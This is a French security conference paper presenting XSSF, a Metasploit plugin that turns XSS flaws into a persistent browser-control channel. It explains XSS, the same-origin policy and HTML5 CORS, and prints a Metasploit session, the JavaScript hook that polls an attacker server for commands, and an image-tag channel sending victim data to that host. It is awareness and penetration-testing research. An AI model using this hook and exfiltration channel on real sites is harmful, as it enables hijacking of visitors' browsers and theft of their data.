XSSF : démontrer le danger des XSS

Ludovic Courgnaud

CONIX Security
34 rue Guynemer, 92130 Issy-les-Moulineaux
http://blog.conixsecurity.fr/
ludovic.courgnaud(@)conix.fr

Résumé Les attaques de type XSS (Cross-Site Scripting) demeurent parmi les plus rencontrées sur les applications web. Une question se pose alors : cette faille, souvent négligée et incomprise, permet-elle vraiment de réaliser des attaques dangereuses ?

C'est ce que veut montrer cette communication au travers d'un nouvel outil d'attaque : XSSF. Directement intégré au Framework Metasploit, il permet l'exploitation de cibles à large échelle.

La sensibilisation par la démonstration : c'est toute la devise de XSSF, qui prouvera qu'une attaque par un Cross-Site Scripting ne s'arrête pas forcément à un vol de cookie de session...

1 Introduction

Aujourd'hui, Internet est devenu méconnaissable. Le web est composé, de plus en plus, d'applications riches et dynamiques (blogs, forums, réseaux sociaux, etc.) qui offrent toujours plus de fonctionnalités et permettent surtout aux utilisateurs d'interagir avec le serveur et d'avoir une personnalisation des applications pour chacun d'entre eux. Cette utilisation généralisée d'applications web, hautement interactives, a propulsé les navigateurs web du rang de simples « visualiseurs HTML » à celui de plates-formes logicielles complètes. Un problème majeur à cela : l'application web devient garante de la sécurité d'un ensemble d'informations sensibles. De plus, personne ne veut utiliser un service si ses informations personnelles peuvent être accessibles ou modifiables par d'autres. La sécurisation d'une application est donc devenue un point inhérent à sa réussite.

Les vulnérabilités de type Cross-Site Scripting sont, dans la pratique, largement rencontrées sur les applications web ($\approx 64\%$ des applications testées par la WhiteHat de 2006 à aujourd'hui [1]). Cependant, souvent incomprises par des personnes sans réelles connaissances en sécurité, elles restent peu ou mal corrigées dans de nombreux cas.

C'est dans ce contexte que s'intègre le framework XSS (XSSF) permettant de montrer de façon simple les nombreuses possibilités offertes par le Cross-Site Scripting afin de ne plus seulement s'arrêter à l'ouverture d'une popup ou à un vol de cookie.

2 Cross-Site Scripting (XSS)

2.1 Définition

Le XSS consiste à injecter du code arbitraire dans une application web et à le faire exécuter dans un navigateur web ou dans n'importe quelle autre solution permettant l'interprétation de code HTML [2,3,4,5,6,7]. C'est une faille de sécurité liée aux technologies du web, avec une présence possible sur n'importe quelle application indépendamment du langage utilisé (PHP, ASP, JSP, etc.) ou des technologies (serveurs, SGBD, etc.). Le XSS est une technique d'attaque côté client, et se sert du navigateur de ses victimes afin d'exécuter du code malveillant. Elle est rencontrée sur des applications qui acceptent des paramètres (en GET ou en POST) et les ré-affichent sans les avoir contrôlés.

Ce type de vulnérabilité – en principe plutôt simple à détecter – est présent sur une grande majorité d'applications web [1]. La motivation principale des attaquants est souvent d'accéder aux données personnelles d'utilisateurs légitimes. Le plus couramment elle sert à voler le cookie de session [1] (ensuite réutilisé par l'attaquant qui pourra se faire passer pour la victime et ainsi accéder à ses informations).

Il existe deux grands types d'attaques XSS :

- **Les attaques volatiles (reflected XSS)** : représentant la majorité des failles XSS rencontrées (≈ 75% [3]), elles consistent à faire une injection (en GET ou POST) via un lien ou une URL malicieuse qui sera ensuite envoyé à la victime. Pour l'exploitation, l'URL est souvent encodée afin de masquer le plus possible les parties potentiellement malicieuses. Si la victime est amenée à suivre le lien, son navigateur exécutera des actions non prévues par l'application web. Un exemple simple pour illustrer ce type de vulnérabilité est celui d'une page affichant à l'utilisateur un paramètre « message » passé dans l'URL. Si le contenu du paramètre est affiché directement sans avoir été contrôlé auparavant, une personne malintentionnée peut réaliser une attaque de type Cross-Site Scripting en insérant du code JavaScript malicieux au lieu des données réellement attendues : « `index.php?message=<script> alert(1) </script>` ».
  A la réception de la page, la victime exécutera le code malicieux forgé par l'attaquant.

1. Information échangée entre un client et un serveur HTTP afin de garder une session active entre les deux

– **Les attaques persistantes (stored XSS)** : bien que peu présentes (seulement 25% de toutes les failles XSS), elles sont beaucoup plus puissantes que les précédentes, dans le sens où elles ne requièrent aucune action particulière de la part de la victime. Comme sur les XSS volatiles, la vulnérabilité est due à un manque de contrôles sur les données lors de leur traitement côté serveur et de leur affichage côté client. Ce type d'attaque est présent lorsqu'il est possible d'insérer du code dans une base de données ou dans un fichier lié à l'application, rendant ainsi le code malicieux persistant. De ce fait, une simple visite sur la page servira à déclencher le script malicieux, et ce sans que l'attaquant n'ait d'interaction directe avec la victime. L'attaque est fréquemment rencontrée sur des applications proposant des interactions entre les utilisateurs (forums, blogs, réseaux sociaux, etc.).

2.2 Portée et exploitation de la vulnérabilité

Grâce à l'API DOM [2], l'injection offre un accès en lecture et en écriture à l'ensemble de la page chargée du côté de la victime. Il est donc possible en réécrivant la page de la détourner de son usage légitime afin par exemple de la rediriger vers un site malicieux, lui voler des informations sensibles, lui faire exécuter des requêtes sans qu'elle ne s'en rende compte, etc.

Les possibilités offertes par cet accès privilégié aux différents éléments de la page sont énormes, si bien que Jeremiah Grossman [8] sous-titrait son livre sur les attaques XSS en 2007 « *XSS is the new buffer overflow, JavaScript Malware is the new shell code* ». Ce potentiel qu'ont les failles XSS est aussi dû à la grande évolution des capacités du JavaScript au cours des dernières années. En effet, sa puissance permet désormais de faire tourner des applications riches dans le navigateur web. Nous citerons les exemples de Google Gears, Google Documents, EyeOS et bien d'autres.

Lors d'une attaque applicative, les privilèges accordés à l'attaquant sont ceux accordés au processus qui aura permis l'exécution du code machine (le but étant d'attaquer un processus avec des droits élevés). Pour ce qui est du XSS, le processus ici correspond à la page web, donc à des privilèges sur un domaine donné, des cookies, etc. Dans le meilleur des cas, avec une attaque XSS « simple », l'attaquant peut élever ses privilèges afin de prendre le contrôle sur le navigateur.

2. Document Object Model (http://www.xul.fr/xml-dom.html)

Cependant, il n'est pas impossible de combiner le XSS avec d'autres attaques, ciblant le navigateur lui-même ou l'un de ses greffons. Découverte récemment (22 décembre 2010), une faille (de type 0 day [3]) dans l'import de feuilles de styles (CSS) sur Internet Explorer (comme il en existe beaucoup sur d'autres navigateurs et leurs greffons) permet de prendre un contrôle total cette fois-ci non plus sur le navigateur mais sur le système de la victime. Internet Explorer étant souvent utilisé (particulièrement en entreprise), l'attaque couplée à une faille de type XSS sur des sites à forte audience peut avoir des effets dévastateurs sur un nombre important de victimes. Le XSS devient alors une porte d'entrée vers de nombreuses autres attaques secondaires très puissantes et touchant un nombre de personnes relativement important (on peut imaginer les dégâts d'une vulnérabilité XSS sur Facebook couplée à une faille 0 day sur l'un des navigateurs...).

Afin d'exploiter une vulnérabilité XSS avec des attaques complexes, il est possible de faire appel à des ressources externes (placées sur un serveur malicieux par exemple), plutôt que d'insérer directement tout le code dans le champ affecté. C'est cette technique qui est utilisée dans la plupart des cas pour réaliser des attaques et récupérer des données sur un serveur tiers.

2.3 Same-Origin Policy (SOP)

Face aux attaques complexes possibles, on peut se demander pourquoi un script chargé depuis un domaine malicieux est autorisé à interagir avec des éléments situés sur un domaine légitime vulnérable. En fait, dans la théorie, ceci est impossible, grâce à la SOP ou Same-Origin Policy. Quand on s'intéresse aux vulnérabilités de type XSS, la SOP est l'élément censé limiter la portée d'une attaque.

Si l'on en revient à une comparaison avec les failles applicatives, la SOP est aux attaques web ce que la DEP (Data Execution Prevention [4]) ou encore à l'ASLR (Address Space Layout Randomization [5]) sont aux attaques systèmes. Elle est implémentée dans tous les navigateurs récents (depuis Netscape 2.0) et a pour but d'empêcher l'accès (lecture, écriture) à des ressources dont le serveur est différent de celui dont provient la page en cours. Concernant les XSS, cela signifie qu'une vulnérabilité sur un domaine A ne permettra pas, à partir du navigateur ciblé, d'envoyer ou de récupérer des informations depuis un domaine B (malicieux ou non). Le navigateur se charge de contrôler les échanges avec des serveurs tiers lors de la navigation sur une application.

3. Lorsqu'un exploit est disponible avant la sortie du patch permettant de protéger l'application
4. http://en.wikipedia.org/wiki/Data_Execution_Prevention
5. http://fr.wikipedia.org/wiki/Address_space_layout_randomization

Dans la pratique, un script malicieux ne pourra pas effectuer de requêtes (GET, POST, etc.) vers un domaine différent de celui qui est vulnérable (avec l'objet XMLHttpRequest [6] par exemple).

L'origine est définie en fonction de trois paramètres, et deux ressources sont dites de même origine si ces trois valeurs sont exactement les mêmes :
- Le nom du domaine
- Le protocole utilisé
- Le port TCP utilisé

On imagine alors l'importance de cette politique de sécurité, dont le rôle est d'empêcher par exemple qu'une vulnérabilité sur « `http://www.facebook.com` » permette à un attaquant d'aller récupérer des données sur « `http://www.gmail.com` » (avec une session probablement laissée active).

En plus d'empêcher la récupération des données depuis d'autres domaines, c'est grâce à cette politique que l'attaquant va être bloqué s'il veut accéder au périmètre local de la victime (serveurs internes, réseau, Intranet, etc.) depuis une vulnérabilité sur un domaine public.

URL demandée	**Résultat**	**Raison**
`http://www.vulnerable.com/page.html`	OK	Même domaine, même port (80), même protocole (http)
`http://www.vulnerable.com/other.html`	OK	Même domaine, même port, même protocole
`http://www.vulnerable.com:81/other.html`	ERREUR	Port différent
`https://www.vulnerable.com/other.html`	ERREUR	Protocole différent
`http://www.gmail.com/index.html`	ERREUR	Domaine différent
`http://X.X.X.Y/page.html`	ERREUR	Domaine différent

Table 1. Possibilités de chargement de ressources pour un script malicieux se trouvant sur « *http ://www.vulnerable.com/search.php (X.X.X.X)* ».

Cependant, et heureusement pour la suite du projet XSSF, il existe quelques passe-droits à cette règle de sécurité tels que les IFRAMES ou le chargement de ressources distantes. Pour les objets de type JavaScript par exemple (`<script>`), il

6. `http://fr.wikipedia.org/wiki/XMLHttpRequest`

est tout à fait possible de charger une ressource d'un domaine malicieux B depuis un domaine vulnérable A.



Figure 1. Accès direct à une ressource JavaScript

De la même manière, il est possible de charger des ressources avec les objets de type image, CSS, etc. En revanche, bien que l'on puisse charger une page ou exécuter du code avec un objet de script distant, il sera impossible d'accéder (en JavaScript) au contenu retourné. C'est le même principe pour les IFRAMES, toujours à cause de la SOP. Les IFRAMES, quant à elles, seront très utiles par exemple pour réaliser un POST de manière invisible vers un serveur distant contrôlé par l'attaquant ou non contrôlé (sur une application tierce vulnérable aux attaques de type CSRF [7] par exemple).

Nous verrons dans le chapitre de présentation de XSSF les différentes façons utilisées pour contourner le problème de la Same-Origin Policy ; politique qui a cependant beaucoup de soucis à se faire avec la venue d'un nouvel élément...

2.4 Arrivée du HTML5 : tous aux abris !

Bien que les spécifications pour ce nouveau standard ne soient pas encore complètement définies, la majorité des navigateurs actuels ont d'ores et déjà commencé à supporter cette nouvelle révision du HTML. La clôture de l'ajout de fonctionnalité pour

7. Cross-Site Request Forgery http://fr.wikipedia.org/wiki/Cross-site_request_forgery

ce nouveau standard est prévue pour le 22 mai 2011, et les spécifications seront complètement terminées en 2014.

Le HTML5 ne vient pas faciliter le travail de protection contre les failles XSS, mais pire encore : il élargit la portée des attaques et oblige les développeurs à réparer du code déjà considéré comme sûr.

Le premier point est l'arrivée de nouvelles balises HTML (`<audio>`, `<video>`, etc.) et évènements JavaScript (`oncanload`, etc.) qui vont venir ajouter de la complexité à certains filtres déjà en place sur de nombreuses applications. On peut citer l'exemple des e-mails qui acceptent souvent du code HTML dans leur contenu (images, puces, etc.) en utilisant des filtres afin d'éviter les XSS. L'arrivée de ces nouveaux éléments oblige à remettre à jour ces filtres XSS, rendus inefficaces avec l'arrivée du HTML5. La page « HTML5 Security Cheatsheet [8] » montre les différents ajouts pouvant poser de nouveaux problèmes et les façons de rendre l'application sûre à nouveau.

Le second point, probablement le plus important, est l'introduction du partage de ressources entre domaines (Cross-Origin Resource Sharing). En d'autres termes, le navigateur peut être autorisé à effectuer des requêtes AJAX entre des domaines différents, contournant ainsi la SOP. Ceci est rendu possible grâce à l'ajout de nouvelles entêtes HTTP par le serveur, autorisant ou non chaque domaine distant à exécuter la requête. Ainsi, un domaine A pourra charger ou modifier une ressource (GET, POST, etc.) sur un domaine B si celui-ci l'autorise.

Cette technique a servi à démontrer une nouvelle XSS sur l'interface web IPhone de Facebook, dont le paramètre « *profile.php* » dans l'URL « `http://touch.facebook.com#profile.php` » permettait de charger une page dynamiquement (AJAX - XMLHttpRequest) à l'intérieur d'une balise « *div* ». Auparavant, les développeurs n'avaient pas réellement à se soucier de la page chargée puisque le navigateur aurait par exemple interdit le chargement de « `#http://remote-server/malicious.php` » (SOP : domaine différent).

Grâce au HTML5, le chargement est désormais possible, si le domaine « `remote-server` » l'autorise. Il lui suffit d'utiliser les nouvelles entêtes HTTP afin de rendre possible la discussion entre les deux domaines :

```
<?php
    // Domaines autorises : *, ...
    header('Access-Control-Allow-Origin: http://touch.facebook.com');
    // Methodes autorises
    header('Access-Control-Allow-Methods: GET, POST, OPTIONS');
```

8. http://heideri.ch/jso/

```
    ?>
    <!-- Code HTML / JavaScript malicieux -->
```

Ainsi, le navigateur est autorisé à charger la ressource malicieuse vers « http://touch.facebook.com/ », rendant toutes sortes d'attaques possibles (le code étant placé dans une balise « *div* », il a un accès total à la page) !

Cependant, il ne sera pas possible depuis un site web malicieux de charger une ressource d'un domaine qui n'a pas donné son autorisation, sauf en cas de mauvaises configurations (entêtes « Access-Control » définies à « * » par exemple, etc.).

Dans notre cas, cette technique peut simplifier la récupération de données sur le serveur d'attaque depuis le serveur vulnérable (en configurant les entêtes renvoyées par notre serveur).

2.5 Attaques XSS connues et conséquences

Au fil des années, de très grandes attaques XSS ont été menées grâce à des XSS persistantes et volatiles.

Les volatiles, bien que plus nombreuses, sont les moins simples à utiliser pour réaliser une attaque de masse. En effet, elles impliquent une mise en confiance des utilisateurs afin de les amener à cliquer sur un lien malicieux. Ce type d'attaque est souvent lié à un envoi en masse de courriels avec du contenu légitime, du moins à première vue. Cela permet d'atteindre un grand nombre de victimes en même temps, mais l'attaquant ne peut jamais être sûr qu'une personne va suivre le lien, contrairement aux attaques persistantes qui elles ne requièrent aucune action particulière.

Les attaques par XSS persistantes ont souvent pris la forme de vers afin de se propager et d'atteindre le plus de personnes possibles. Les plus importantes ont eu lieu sur les plus grands réseaux sociaux (Facebook, MySpace, Hi5, etc.) et ont toutes permis d'atteindre un nombre énorme de cibles en un temps très court.

Il existe de nombreux cas de vers XSS ou d'attaques XSS connues, mais ce qu'il faut retenir est la puissance de telles attaques en termes de nombre de victimes dans un espace de temps très court. Les attaques XSS reposent en grande partie sur la confiance des utilisateurs envers une application, qui acceptent généralement les actions réalisées depuis des sites qu'ils considèrent comme « de confiance ».

3 XSS Framework (XSSF)

Après avoir parlé des possibilités offertes par les XSS, nous allons désormais pouvoir rentrer dans le vif du sujet et détailler le fonctionnement du framework XSSF à l'intérieur de MSF.

Lors du lancement du projet XSSF, quelques outils existaient déjà, avec chacun leurs avantages et inconvénients (voir chapitre 3.9). La raison principale de réaliser un framework supplémentaire était vraiment d'une part l'intégration dans MSF (très utilisé par les auditeurs), et d'autre part l'ajout de nombreuses fonctionnalités par rapport à l'existant.

3.1 Metasploit Framework (MSF)

Metasploit est un projet open-source, lié à la sécurité informatique, qui fournit des informations sur les nouvelles vulnérabilités, aide à la pénétration de systèmes informatiques et au développement de signatures pour les IDS [9].

Metasploit Framework (MSF) est le plus connu des sous-projets de Metasploit, et sert pour le développement et l'exécution d'exploits contre une machine (locale ou distante).

Il peut être utilisé par des auditeurs pour tester le niveau de vulnérabilité de certains systèmes afin de mieux les protéger, par des pirates afin d'exploiter des machines distantes, ou à des fins d'éducation.

Initialement développé en langage Perl à sa sortie en 2003, MSF a été complètement réécrit depuis sa version 3.0 (actuellement 3.6.0) en langage Ruby. Les raisons de ce changement sont assez diverses, les plus importantes étant le fait de permettre la programmation par classes et modules ainsi que l'existence d'un interpréteur natif Ruby sur la plate-forme Windows.

L'intérêt principal d'un framework pour le projet XSSF est de pouvoir réutiliser simplement beaucoup de morceaux de codes et ne pas avoir à les ré-implémenter pour chaque module (sockets, serveurs, systèmes de connexions, etc.). De plus, MSF fonctionne sur toutes les versions de Linux, Mac OS X, Unix et sur Windows en

9. Un système de détection d'intrusion (Intrusion Detection System) est un mécanisme destiné à repérer des activités anormales ou suspectes sur un réseau (Wikipedia)

utilisant Cygwin (émulateur de système UNIX).

Enfin, Metasploit Framework ayant émergé en tant que plate-forme de développement dans la sécurité informatique, la publication d'une vulnérabilité logicielle est désormais souvent accompagnée d'un module d'exploitation pour Metasploit.

3.2 Intégration dans MSF

Avant de se pencher sur la partie de la construction du framework, il a déjà fallu définir comment l'insérer dans MSF. Après avoir étudié les différentes parties, la solution qui a été retenue est celle illustrée en figure 2.



Figure 2. Architecture de MSF avec XSSF

L'architecture du projet XSSF est la même que celle de MSF dans le but d'une intégration officielle. Nous noterons qu'il n'y a eu aucune modification des fichiers déjà existants pour l'ajout de XSSF.

La partie « MSF Core » voit donc l'apparition de nouveaux fichiers afin d'y intégrer les fichiers de définition des tables de base de données nécessaires au fonctionnement de XSSF.

Ensuite, la partie des fichiers du noyau du framework s'insère dans « MSF Base ». Celle-ci doit permettre l'interaction avec la base de données et doit proposer un serveur web capable d'interagir avec toutes les victimes en même temps. Le noyau propose aussi l'intégration de nouveaux modules d'attaques dans MSF : ceux de type « Auxiliary ». Ces modules peuvent être rajoutés simplement par n'importe qui, et chaque module correspondra à une attaque. On retrouve par exemple un module de

« tabnapping [10] », un module de vol de fichiers sur Android, etc.

Enfin, le nouveau plugin XSSF est intégré au famework, proposant ainsi de nouvelles commandes dans Metasploit Framework.

Tous ces éléments ajoutés vont permettre d'intégrer XSSF dans MSF et de le faire fonctionner.

Une fois Metasploit lancé par l'attaquant, et plus particulièrement le nouveau plugin XSSF, un serveur d'attaque principal sera démarré. Ce serveur a pour but de faire le lien avec :

- toutes les victimes actives : il doit permettre de garder un lien entre les victimes et l'attaquant ;
- la base de données contenant des informations sur les victimes et les attaques de chacune ;
- les différents modules d'attaques lancés (exploits Metasploit ou attaques XSSF) ;
- l'attaquant qui doit pouvoir interagir avec le tout.



Figure 3. Fonctionnement et architecture de XSSF

10. http://blogs.orange-business.com/securite/2010/05/tabnapping-le-phishing-via-onglets-de-navigation.html

Sur le schéma, on remarque plusieurs détails. Premièrement, le lancement d'un exploit Metasploit sur un navigateur (ou plugin du navigateur) ainsi que celui d'une attaque XSSF entraine le lancement d'un serveur web en interne (et le lancement d'un « job » au sens Metasploit). Enfin, les victimes n'ont pas connaissance des différents serveurs d'attaques, elles connaissent juste l'adresse du serveur principal qu'elles doivent contacter (principe de serveur maître et esclaves). L'attaquant lui, est capable d'observer les victimes et de lancer des attaques ciblées ou collectives par l'intermédiaire du plugin XSSF.

Maintenant que nous avons vu la présentation générale de l'architecture de XSSF, nous allons pouvoir détailler la manière dont sont gérées les victimes et par quels moyens il est possible de ne pas avoir à se soucier de la Same-Origin Policy.

3.3 Injection XSS et victimes

Désormais, nous savons que le lancement du plugin XSSF entraine le lancement d'un serveur principal d'attaque sur l'IP locale et sur le port choisi par l'attaquant (8888 par défaut).

```
msf > db_driver mysql
[*] Using database driver mysql
msf > db_connect root:conix@localhost:3306/msf
msf > load xssf ServerPort=80

oooooooo  ooooo  .oooooo..o  .oooooo..o oooooooooooo
 `8888    d8'  d8P'    `Y8 d8P'    `Y8 `888'     `8
   Y888..8P    Y88bo.      Y88bo.       888
    `8888'      `"Y8888o.   `"Y8888o.   888oooo8
   .8PY888.         `"Y88b      `"Y88b  888    "
  d8'  `888b   oo     .d8P oo     .d8P  888
o888o  o88888o 8""88888P'  8""88888P'  o888o   Cross-Site Scripting Framework
                                          Ludovic Courgnaud - CONIX Security


[+] Server started : http://10.100.36.245:80/

[*] Please, inject 'http://10.100.36.245:80/loop' or 'http://<PUBLIC-IP>:80/loop' resource in an XSS
[*] Successfully loaded plugin: xssf
```

Figure 4. Lancement de XSSF sur le port 80

Afin de regrouper les différentes victimes au sein d'un même « réseau », il est nécessaire de réaliser une injection générique sur l'application vulnérable. Cette injection doit faire appel à la ressource « `/loop` » sur le serveur (quel qu'en soit le moyen), et renvoie le code suivant (partie GET simplifiée présentée ici) :

```
function XSSF_EXECUTE_LOOP() {
    script = document.createElement('script');  script.id = "XSSF_CODE";
    script.src = "http://10.100.36.245:80/ask?location=" + window.location + "&
        id=5&time=" + escape(new Date().getTime());
```

```
        document.body.appendChild(script);
    }

    victim_loop = setInterval(executeCode, 5 * 1000);
```

Lors d'une nouvelle demande de la ressource « `loop` », une nouvelle victime est créée côté serveur et l'identifiant est inséré dans son cookie. C'est comme cela qu'elle est ensuite reconnue par le serveur d'attaque XSSF lorsqu'elle effectue une requête.

Un identifiant « de secours » est inséré dans les requêtes « `/ask` » et « `/answer` » afin de pouvoir quand même gérer (dans la plupart des cas) les victimes n'acceptant pas les cookies.

Dans le code, on peut s'apercevoir que la victime exécute une fonction toutes les 5 secondes. Celle-ci a pour but d'aller chercher du contenu sur le serveur d'attaque et de l'insérer dans une balise de script. Le délai peut être changé par l'attaquant lors de l'injection dans la XSS (`http://10.100.36.245:80/loop?interval=x` avec x le nombre de secondes entre chaque demande de commandes).

Comme nous l'avons vu précédemment, la SOP ne bloquant pas le contenu chargé à partir d'une balise de script ou d'image, nous pouvons créer un canal avec la victime. Le serveur ne pourra jamais rien lui demander (car la victime n'est pas un serveur ...) mais en revanche, rien n'empêche la victime de demander des données au serveur, et c'est ce qui se passe ici. On remarquera l'url '`/ask`' qui sert donc à demander si de nouvelles commandes sont disponibles, et qui prend trois paramètres (facultatifs) : l'un servant à localiser la victime, un autre permettant de recharger le script et de ne pas le prendre dans le cache (comme le fait IE entre autres), et le dernier étant l'identifiant de « secours ».

Le lien étant en place, ce seul morceau de code côté client sert à faire fonctionner le framework. Bien sûr, la ressource chargée lors de la requête « `/ask` » est forcément un script, mais ce script peut par exemple nous permettre de charger une autre ressource n'étant pas de type script (IFRAME, IMG, etc.). La gestion de la façon dont sont chargées les ressources est faite côté serveur, et l'attaquant n'a pas à la connaitre pour coder ses modules. Nous verrons dans la partie suivante que tous les types de ressources peuvent être envoyés par le serveur d'attaque.

Bien que fonctionnel, le framework serait peu utile s'il n'était pas possible de recevoir des réponses de la part des victimes (réponses à des attaques). Toujours à cause de la SOP, il est impossible d'utiliser un objet de type XMLHttpRequest afin de réaliser un simple POST Ajax par exemple.

Cependant, il existe différentes techniques pour contourner ce problème :

A Utilisation de balises acceptant un champs « `src` » : ces balises étant autorisés par la SOP, nous pouvons très bien imaginer de charger une image avec `<img%20src="http://10.100.36.245/bypass.jpg?reponse=xxx"/>`. Il est ainsi possible de récupérer une réponse côté serveur. Utilisée dans BeEF et très connue, cette technique possède une très grande limite : la taille de la réponse ne pourra pas excéder la taille maximum autorisée pour les URL. La RFC ne définit pas de taille limite pour la longueur d'une URL, cependant, chaque navigateur peut en implémenter une (2083 caractères pour IE par exemple). De plus, les librairies Ruby embarquées supportent mal la gestion de données importantes en GET ($\geq$ 1Mo).

B Utilisation d'un formulaire (« `<FORM>` ») à l'intérieur d'une IFRAME invisible afin de réaliser un POST vers XSSF. Cette solution permet d'envoyer un grand nombre de données. Seul bémol au choix de cette technique : l'utilisation sur un domaine en HTTPS. En effet, la plupart des navigateurs avertiront l'utilisateur du passage de données en clair vers un serveur tiers. Dans le cas d'une exploitation sur un domaine HTTPS, il est possible par cette technique que la victime se rende compte de la récupération de données vers un serveur malicieux.

C Mise à profit des nouveaux éléments de partage de ressources entre domaines offerts par le HTML5. Grâce à eux, il sera possible de réaliser un POST simplement en AJAX en utilisant l'objet XMLHttpRequest (ou XDomainRequest sur IE). L'avantage est que les données transférées peuvent avoir une taille importante, et que l'utilisateur ne sera pas averti de l'échange de données (en HTTP comme en HTTPS). L'inconvénient majeur à cette solution est qu'elle est seulement compatible avec les dernières versions des navigateurs actuels (celles supportant la fonctionnalité de « Cross-Origin Resource Sharing (C-ORS) »).

HTTP	**HTTPS**	
SOLUTION B *Compatible tous navigateurs*	***C-ORS SUPPORTÉ***	***C-ORS NON SUPPORTÉ***
	SOLUTION C *IE 8+, FF 3.5+, Safari 4+* *Chrome, Android Browser 2.1+,* *iOS Safari 3.2+*	SOLUTION B $\oplus$ *Utilisateur probablement averti* $\oplus$ *IE 7-, FF 3-, Safari 3.2-* *Opera*

Table 2. Solution retenue pour le retour des données depuis la victime vers XSSF.

La solution actuellement mise en place permet un fonctionnement des échanges dans la majorité des cas. Bien entendu, cette solution ne concerne que les données envoyées depuis les victimes vers le serveur d'attaque. Ce choix ne remet pas en cause la possibilité d'utilisation des attaques ne nécessitant pas de réponse (quelque soit le navigateur). En effet, comme nous l'avons vu précédemment, l'envoi des attaques se fait avec la solution A, compatible avec tous les navigateurs.



Figure 5. Fonctionnement de XSSF

